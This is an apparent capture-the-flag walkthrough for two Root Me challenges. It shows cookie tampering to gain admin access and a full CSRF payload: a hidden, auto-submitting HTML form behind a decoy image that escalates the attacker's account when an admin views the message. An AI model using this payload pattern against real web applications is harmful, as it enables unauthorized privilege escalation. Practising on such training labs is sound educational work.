

# Web Application Security Testing -> **RootMe**

---

- Web Application Security Testing -> **RootMe**
  - **Root Me (HTML - Cookies)**
  - **Root Me (CSRF - 0 protection)**

## Root Me (HTML - Cookies)

The screenshot shows the Root Me website interface. The top navigation bar includes links to 'Getting Started', 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', 'Learning Resources', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'Kali N'. The main header features the 'Root Me' logo and a search bar. The left sidebar contains a menu with 'Capture The Flag', 'Challenges', 'Community', and 'Information', along with a visitor count of '144 visitors now' and a list of newest members. The main content area displays the challenge 'HTTP - Cookies' with a value of '20 Points' and a description: 'Bob created a PHP script to gather user emails'. It also shows the author 'g0uZ' from '7 October 2006', the level 'Level 1', and a 'Start the challenge' button. Below this, there is a 'Statement' section with the text 'PS: Bob really love cookies!', a 'Vulnerability sheet(s)' section with a link to 'HTTP - Cookies [EN]', and a '4 related ressource(s)' section listing various resources.

Solution:

1. Start the challenge
2. Press the `[F12]` button.
3. Go to the "Storage" tab
4. Expand the "Cookies" menu.
5. Click the "Saved Email Addresses" link.
6. There is a new cookie `ch7=visiteur`.

**HINT:** You need to be an admin.

7. Replace the word "visiteur" with "`admin`".

challenge01.root-me.org/web-serveur/ch7/?c=visiteur

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Le

1) Press the **[F12]** button.

Email

send

4) Click the "**Saved Email Addresses**" link

Saved email addresses

You need to be admin

5) This is the **HINT**

2) Go to the "**Storage**" tab

6) Replace the word "**visiteur**" with "**admin**"

3) Expand the "**Cookies**" menu.

Name	Value
ch7	visiteur

8. Press **[F5]** to refresh the page.

9. Collect the "Flag".

challenge01.root-me.org/web-serveur/ch7/?c=visiteur

Getting Started Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Res

Validation password : ml-SYMPA

8) Collect the **Flag**

7) Press **[F5]** to refresh the page

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Cache Storage

Cookies

http://challenge01.root-me.org

Indexed DB

Local Storage

Session Storage

Name	Value	Domain	Path
ch7	<u>admin</u>	challenge01.root-me.org	/web-serveur/ch7

## Root Me (CSRF - 0 protection)


The screenshot shows the Root Me website interface. On the left sidebar, there are navigation links: 'Capture The Flag', 'Challenges', 'Community', and 'Information'. Below these, it says '129 visitors now' and lists 'Newest members: Srinivas, Richi, zlink17, Winfa, Aakkbarr, Amadouissa, JingDang'. Under 'Offers', there are three CDI roles: 'Incident response', 'Cybersecurity consultant', and 'Penetration tester'. The 'Sponsored by' section lists 'Oteria Cyber School' and 'Elysium Security'. The main content area displays the challenge title 'CSRF - 0 protection' with '35 Points' and a code icon. It identifies the author as 'sambecks' from '16 February 2016' and shows a 'Level' indicator with three colored squares. The 'Statement' section says 'Activate your account to access intranet.' and includes a 'Start the challenge' button. Below, '3 related ressource(s)' are listed: 'les attaques CSRF (Exploitation - Web)', 'CSRF: Attack and defense (Exploitation - Web)', and 'OWASP Cross-site Request Forgery CSRF (Exploitation - Web)'. On the right, 'Validations' show '18665 Challengers' and a '0%' completion rate.

Solution:

1. Start the challenge.
2. Click the "**Register**" link.


This screenshot shows the login and registration form on the Root Me website. The browser's address bar shows the URL 'challenge01.root-me.org/web-client/ch22/?action=login'. A navigation bar at the top contains links: 'Getting Started', 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', and 'Privacy and Security'. The 'Root Me' logo is on the left. The form has two tabs: 'Login' and 'Register'. The 'Register' tab is highlighted with a red box, and a red arrow points to it with the text '1) Click the "Register" link'. Below the tabs, there are input fields for 'Username' and 'Password', and a 'Sign in' button.

3. Enter any *Login* and *Password* to registration a new user (e.g.: *user* / *user*).
4. Click the [Submit] button.



The screenshot shows the Root Me website's registration page. The browser address bar displays `challenge01.root-me.org/web-client/ch22/?action=register`. The page features the Root Me logo and navigation links: [Login](#) and [Register](#). The registration form is titled "Register" and contains three fields: a text input for the username (containing "user"), a password input (masked with dots), and a "Submit" button. Red arrows and text annotations provide instructions: "2) Enter any *Login* and *Password* to registration a new user (e.g.: **user** / **user**)" points to the input fields, and "3) Click the **[Submit]** button" points to the Submit button.


5. Click the "**Log in**" link.



The screenshot shows the Root Me website after successful registration. The browser address bar displays `challenge01.root-me.org/web-client/ch22/?action=register`. The page features the Root Me logo and navigation links: [Login](#) and [Register](#). Below the links, a message states: "Registered successfully. [Go there for log-in.](#) An admin will update your status for a full access." A red arrow points to the [Log in](#) link with the annotation "4) Click the '**Log in**' link".

6. Enter again *Login: user* and *Password: user* to log in.

7. Click the [\[Sign in\]](#) button.




The screenshot shows the Root Me website's login page. The browser address bar displays `challenge01.root-me.org/web-client/ch22/index.php`. The page features the Root Me logo and navigation links: [Login](#) and [Register](#). The login form is titled "Login" and contains three fields: a text input for the username (containing "user"), a password input (masked with dots), and a "Sign in" button. Red arrows and text annotations provide instructions: "5) Enter again *Login: user* and *Password: user* to log in" points to the input fields, and "6) Click the **[Sign in]** button" points to the Sign in button.

8. Click the "**Profile**" link.




9. Try changing our profile.




After clicking the [Submit] button, we received the message "You're not an admin!". Great! We may be able to do this after changing the privacy settings on the *Private* tab. Let's go there.

10. Click the "**Private**" link.



**NOTE:** Here we saw another message: "*Your account has not been verified by the administrator, please wait..*" Great! The last tab is "Contact", go there.

11. Click the "**Contact**" link.



The screenshot shows a web browser window with the URL `challenge01.root-me.org/web-client/ch22/?action=contact`. The browser's address bar and tabs are visible. The page has a navigation bar with links: [Getting Started](#), [Parrot OS](#), [Hack The Box](#), [OSINT Services](#), [Vuln DB](#), [Privacy and Security](#), and a search icon. Below the navigation bar is the Root Me logo. The main content area has a header with links: [Contact](#) | [Profile](#) | [Private](#) | [Logout](#). The "Contact" form contains a "Your email" input field, a "Comment" text area, and a "Submit" button. A red rectangular box highlights the "Comment" text area, which contains the text: **NOTE:** Here we can send any content to someone who has more rights than us.


Here we can send any content to someone who has more rights than us. We can use CSRF to attack.

To carry out this attack, we need to create an HTML form with the same parameters as in the profile tab. Then change it so that it works when the admin opens our message. It should run in the background to change our profile with privileged rights.


12. Return to the "*Profile*" tab.

13. Right-click anywhere on the page and select "*View Page Source*".





14. Let's look at the source code to see what we can use to prepare a hidden HTML form.



We can use the following lines:

- `http://challenge01.root-me.org/web-client/ch22/` - URL of the location of Internet resources. We must provide the full URL where the resources are located because the form only contains internal links, but we plan to place them elsewhere, which may not work.
- `<form action="?action=profile" method="post" enctype="multipart/form-data">` - form opening tag. Here we need to add an external URL link for it to work properly.
- `<input type="text" name="username" value="user">` - is the field in which we want to change the value.



- `<input type="checkbox" name="status" disabled>` - this field is necessary to unlock our profile.
- `<button type="submit">Submit</button>` - activation form button.
- `</form>` - closing tag of the form.

15. Open your preferred text editor and create an HTML file as shown below.

```
File Actions Edit View Help
<img
  alt = "Draw cat"
  src = "https://media.istockphoto.com/id/944300534/vector/set-of-cute-cat-pet-animal-vector-illustration.jpg?s=612x612w=06k=206c=YNNRLJ-tkvBBZbQITVjavlILXi01ZP3pXOYMK88Mc2A="
  style = "
    display      : block;
    margin-left  : auto;
    margin-right : auto;
    width        : 70%;"
</img>

<form
  action = "http://challenge01.root-me.org/web-client/ch22/?action=profile"
  enctype = "multipart/form-data"
  hidden id = "form"
  method = "post"
  >
  <input
    name = "username"
    type = "text"
    value = "user"
  >
  <input
    checked
    name = "status"
    type = "checkbox"
  >
  <button type = "submit">
    Submit
  </button>
</form>

<script>
  document
    .getElementById ("form")
    .submit ()
</script>

"form.html" 36L, 823B written 13,10 All
```

*Hide form*

*Main settings*

*Full external URL link to work properly*

*Image to distract attention*

*Script for automatic operation*

*Output file*

16. Go to the "Contact" tab.
17. Enter any email address and paste the code from step 15.
18. Click the [Submit] button.

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

## 14) Enter any email address

Contact

Comment


```
tkvBBZbQITVjavlILXi01ZP3pX0YMk8BMc2A="
  style = "
    display      : block;
    margin-left  : auto;
    margin-right : auto;
    width        : 71%;"
  />
<form
  action = "http://challenge02.root-me.org/web-client
/ch22/?action=profile"
  enctype = "multipart/form-data"
  hidden
  id      = "form"
  method  = "post"
>
  <input
    name = "username"
    type = "text"
    value = "user"
  />
  <input
    checked
    name  = "status"
    type  = "checkbox"
  />
  <button type = "submit">
    Submit
  </button>
</form>

<script>
  document
    .getElementById ("form")
    .submit ()
</script>
```

15) Paste the code of the hidden HTML form.

